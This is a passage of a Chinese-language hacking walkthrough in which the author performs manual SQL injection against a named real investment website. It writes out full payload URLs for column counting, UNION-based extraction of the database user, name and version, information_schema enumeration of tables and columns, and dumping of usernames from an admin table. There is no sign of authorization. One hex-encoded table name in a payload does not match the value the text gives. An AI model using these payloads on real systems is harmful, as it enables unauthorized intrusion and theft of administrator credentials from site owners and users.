我在网址后面添加了一个单引号，提交后图片竟然改变了，如图4。很好奇，很兴奋，很怪异，图片竟然会发生变化，而且这个也绝对不是什么背景图，在图片上点右键，选择另存为，保存下来的图片也都是不一样的。这种情况我还是第一次遇到，或许是我的水平太低了吧，还请高手指点。




图4

好了，继续我们的检测，先来判断一下字段的长度，在网址后面添加“order by 10”提交，返回了错误，如图5，提交“order by 5”返回正常，如图6，这说明字段长度在5到10之间。




图5




图6

我们继续判断，直到8的时候返回了正确页面，9返回了错误页面，说明字段的长度就是8。在浏览器中输入“http://www.hyipinvestment.com/ratebanner/banner.php?pid=2175 and 1=2 union select 1, 2, 3, 4, 5, 6, 7, 8”，结果爆出了6个字段的位置，如图7。

来查看一下当前数据库的连接用户，在浏览器中输入“http://www.hyipinvestment.com/ratebanner/banner.

php?pid=2175 and 1=2 union select 1, 2, 3, user(), 5, 6, 7, 8”，显示出来的是hyipinvestment@localhost，貌似权限还比较大的，但是我试了一下loadfile()并没有成功，如图8。

将4的位置依次替换成database()、version()，分别爆出了数据库名hyipinvestment和mysql的版本5.0.22。接下来就是猜测表名了，输入“http://www.hyipinvestment.com/ratebanner/banner.php?pid=2175 and 1=2 union select 1, 2, 3, 4, 5, 6, 7, 8 from admin”，竟然返回了错误页面，如图9，这里我试了很多表名，都没有猜测到，老外的命名方式很怪异啊。




图7




图8




图9

难道我们猜不出表名就没有办法了吗？答案是否定的，我们刚才不是已经爆出了数据库名了吗？接下来我们就通过这个数据库名来爆出里面的表名，具体语法为**http://www.hyipinvestment.com/ratebanner/banner.php?pid=2175 and 1=2 union select 1, 2, 3, table_name, 5, 6, 7, 8 from information_schema.tables where TABLE_SCHEMA=0x68796970696E766573746D656E74 limit 0,1/***，这里的68796970696E766573746D656E74就是hyipinvestment的十六进制转换形式，如图10。

在4的位置爆出了am_ads这个表，我们继续，逐一增加limit 0,1后面的数字，一共爆出了36个表名，这可是一个




图10

苦力活呀，因为爆出的表名都是显示在图片中的，根本没法复制出来，我只好一个个的写了下来。在这36个表名中最有可能是管理员表名的是am_users和panel_users这两个表，在am_users这个表里共爆出了number、password、username、name、email、address、joined、orders、paid、ord这十个字段，但是经过逐一的检测，发现似乎都不对，于是我就把重点放在了panel_users这个表里，这里通过表暴字段的语法是**http://www.hyipinvestment.com/ratebanner/banner.php?pid=2175 and 1=2 union select 1, 2, 3, COLUMN_NAME, 5, 6, 7, 8%20from%20information_schema.COLUMNS%20where%20TABLE_NAME=0x70616E656C5F757365727365%20limit%200,1/***，语句中70616E656C5F7573657273就是panel_users的十六进制形式，如图11。

在这个表里分别爆出了username、password、email、moderator、fullcontrol、progrom_admin这六个字段，现在就好办多了，输入**http://www.hyipinvestment.com/ratebanner/banner.php?pid=2175%20and%201=2%20%20union%20select%201,2,3,username,5,6,7,8%20from%20panel_users**，爆出了第一个用户名，如图12。这个名字怎么看都不像，

